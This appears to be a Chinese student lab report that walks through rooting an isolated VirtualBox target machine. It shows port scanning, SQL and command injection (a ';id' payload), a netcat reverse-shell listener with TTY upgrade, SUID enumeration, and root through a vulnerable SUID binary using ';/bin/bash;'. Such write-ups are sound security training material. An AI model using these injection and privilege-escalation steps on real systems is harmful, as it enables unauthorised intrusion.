靶机3

一、实验目的

取得目标靶机的`root`权限。


我们将使用到以下攻击手段：端口扫描、SQL注入、命令注入、密码爆破、获取完整终端

二、实验内容

使用`nmap`扫描`ip`


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 19:48 CST
Nmap scan report for 10.0.2.4
Host is up (0.00022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
MAC Address: 08:00:27:B6:52:04 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap done: 1 IP address (1 host up) scanned in 3.08 seconds
```


访问8080端口，并使用`whatweb`进行服务识别





```
┌──(root㉿kali)-[/home/kali]
└─# whatweb http://10.0.2.4:8080/
http://10.0.2.4:8080/ [200 OK] Country[RESERVED][ZZ], HTTPServer[Werkzeug/0.1
4.1 Python/2.7.17], IP[10.0.2.4], Python[2.7.17], Werkzeug[0.14.1]
```

尝试万能密码，进行SQL注入






扫出以下信息，`console`无法直接进入



下面检测是否存在命令注入，在`scan`输入`/etc/passwd;id`



发现存在命令注入，进行反弹shell，连接成功

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 3333
listening on [any] 3333 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.4] 51976
bash: cannot set terminal process group (839): Inappropriate ioctl for device
bash: no job control in this shell
```

将其放到后台

```
scanner@cloudav:~/cloudav_app$ script /dev/null -qc /bin/bash
script /dev/null -qc /bin/bash
scanner@cloudav:~/cloudav_app$ ^Z
zsh: suspended  nc -nvlp 3333
```

得到`Full TTYs`

```
┌──(root㉿kali)-[/home/kali]
└─# stty raw -echo;fg;
[1]  + continued  nc -nvlp 3333

scanner@cloudav:~/cloudav_app$ export TERM=xterm-256color
scanner@cloudav:~/cloudav_app$ export SHELL=/bin/bash
scanner@cloudav:~/cloudav_app$ source /etc/skel/.bashrc
scanner@cloudav:~/cloudav_app$
```

查看信息

```
scanner@cloudav:~/cloudav_app$ ls
app.py  database.sql  samples  templates
scanner@cloudav:~/cloudav_app$ id
uid=1001(scanner) gid=1001(scanner) groups=1001(scanner)
scanner@cloudav:~/cloudav_app$
```

查找是否存在`suid`

```
scanner@cloudav:~/cloudav_app$ find / -perm /u=s -ls 2>/dev/null
    11827     44 -rwsr-xr--   1 root     messagebus    42992 Oct 25  2022 /us
r/lib/dbus-1.0/dbus-daemon-launch-helper
     7466    100 -rwsr-sr-x   1 root     root         101208 Jul 19  2018 /us
r/lib/snapd/snap-confine
     1352     12 -rwsr-xr-x   1 root     root          10232 Mar 28  2017 /us
r/lib/eject/dmcrypt-get-device
     1847    428 -rwsr-xr-x   1 root     root         436552 Feb 10  2018 /us
r/lib/openssh/ssh-keysign
     8286     16 -rwsr-xr-x   1 root     root          14328 Jan 12  2022 /us
r/lib/policykit-1/polkit-agent-helper-1
     1775     80 -rwsr-xr-x   1 root     root          80056 Aug  1  2018 /us
r/lib/x86_64-linux-gnu/lxc/lxc-user-nic
     8284     24 -rwsr-xr-x   1 root     root          22520 Jan 12  2022 /us
r/bin/pkexec
     1158     20 -rwsr-xr-x   1 root     root          18448 Mar  9  2017 /us
r/bin/traceroute6.iputils
      993     60 -rwsr-xr-x   1 root     root          59640 Jan 25  2018 /us
```

```
      993     60 -rwsr-xr-x   1 root     root          59640 Jan 25  2018 /us
r/bin/passwd
      974     40 -rwsr-xr-x   1 root     root          37136 Jan 25  2018 /us
r/bin/newgidmap
      976     40 -rwsr-xr-x   1 root     root          37136 Jan 25  2018 /us
r/bin/newuidmap
      755     44 -rwsr-xr-x   1 root     root          44528 Jan 25  2018 /us
r/bin/chsh
      847     76 -rwsr-xr-x   1 root     root          75824 Jan 25  2018 /us
r/bin/gpasswd
    11239     40 -rwsr-xr-x   1 root     root          40344 Nov 29  2022 /us
r/bin/newgrp
      753     76 -rwsr-xr-x   1 root     root          76496 Jan 25  2018 /us
r/bin/chfn
      702     52 -rwsr-sr-x   1 daemon   daemon        51464 Feb 20  2018 /us
r/bin/at
     1122    148 -rwsr-xr-x   1 root     root         149080 Jan 18  2018 /us
r/bin/sudo
   409800     12 -rwsr-xr-x   1 root     scanner        8576 Oct 24  2018 /ho
me/scanner/update_cloudav
       66     40 -rwsr-xr-x   1 root     root          40152 Jun 14  2022 /sn
ap/core/17247/bin/mount
       80     44 -rwsr-xr-x   1 root     root          44168 May  7  2014 /sn
ap/core/17247/bin/ping
```

```
ap/core/17247/usr/bin/newgrp
     2855     53 -rwsr-xr-x   1 root     root          54256 Feb  7  2024 /sn
ap/core/17247/usr/bin/passwd
     2965    134 -rwsr-xr-x   1 root     root         136808 May 24  2023 /sn
ap/core/17247/usr/bin/sudo
     3064     42 -rwsr-xr--   1 root     systemd-resolve    42992 Sep 14  202
3 /snap/core/17247/usr/lib/dbus-1.0/dbus-daemon-launch-helper
     3436    419 -rwsr-xr-x   1 root     root              428240 Feb 18  202
5 /snap/core/17247/usr/lib/openssh/ssh-keysign
     6511    125 -rwsr-xr-x   1 root     root              127656 Dec 18  202
4 /snap/core/17247/usr/lib/snapd/snap-confine
     7694    386 -rwsr-xr--   1 root     dip               394984 Jul 23  202
0 /snap/core/17247/usr/sbin/pppd
   131271     44 -rwsr-xr-x   1 root     root               43088 Sep 16  202
0 /bin/mount
   131272     44 -rwsr-xr-x   1 root     root               44664 Nov 29  202
2 /bin/su
   131192     64 -rwsr-xr-x   1 root     root               64424 Mar  9  201
7 /bin/ping
   131141     32 -rwsr-xr-x   1 root     root               30800 Aug 11  201
6 /bin/fusermount
   131399     28 -rwsr-xr-x   1 root     root               26696 Sep 16  202
0 /bin/umount
scanner@cloudav:~/cloudav_app$
```

```
scanner@cloudav:~/cloudav_app$ cd ~
scanner@cloudav:~$ ls
cloudav_app  update_cloudav  update_cloudav.c
scanner@cloudav:~$
```

查看源码

```
scanner@cloudav:~$ cat update_cloudav.c
#include <stdio.h>

int main(int argc, char *argv[])
{
char *freshclam="/usr/bin/freshclam";

if (argc < 2){
printf("This tool lets you update antivirus rules\nPlease supply command line
 arguments for freshclam\n");
return 1;
}

char *command = malloc(strlen(freshclam) + strlen(argv[1]) + 2);
sprintf(command, "%s %s", freshclam, argv[1]);
setgid(0);
setuid(0);
system(command);
return 0;

}
```

发现命令注入漏洞，用户输入的`argv[1]`未经任何过滤直接拼接到命令中，可以通过这个获取`root`。

此外该程序设置了SUID位，那么任何用户都可以利用它获得`root`权限。

三、实验结果

成功拿到`root`权限

```
scanner@cloudav:~$ ./update_cloudav ";/bin/bash;"
ERROR: /var/log/clamav/freshclam.log is locked by another process
ERROR: Problem with internal logger (UpdateLogFile = /var/log/clamav/freshcla
m.log).
ERROR: initialize: libfreshclam init failed.
ERROR: Initialization error!
root@cloudav:~# id
uid=0(root) gid=0(root) groups=0(root),1001(scanner)
root@cloudav:~# whoami
root
```

四、实验中遇到的问题及解决方案

本次实验较为顺利，未遇到问题

五、实验的启示

本次实验共计用时两个半小时，其中实验报告用时半个小时。加深了对SQL注入和命令注入的理解，同时借助AI学到了什么是`Full TTYs`，如何在反向shell后升级到完整终端，本实验使用的是`script`方式，此外还有`python`方式。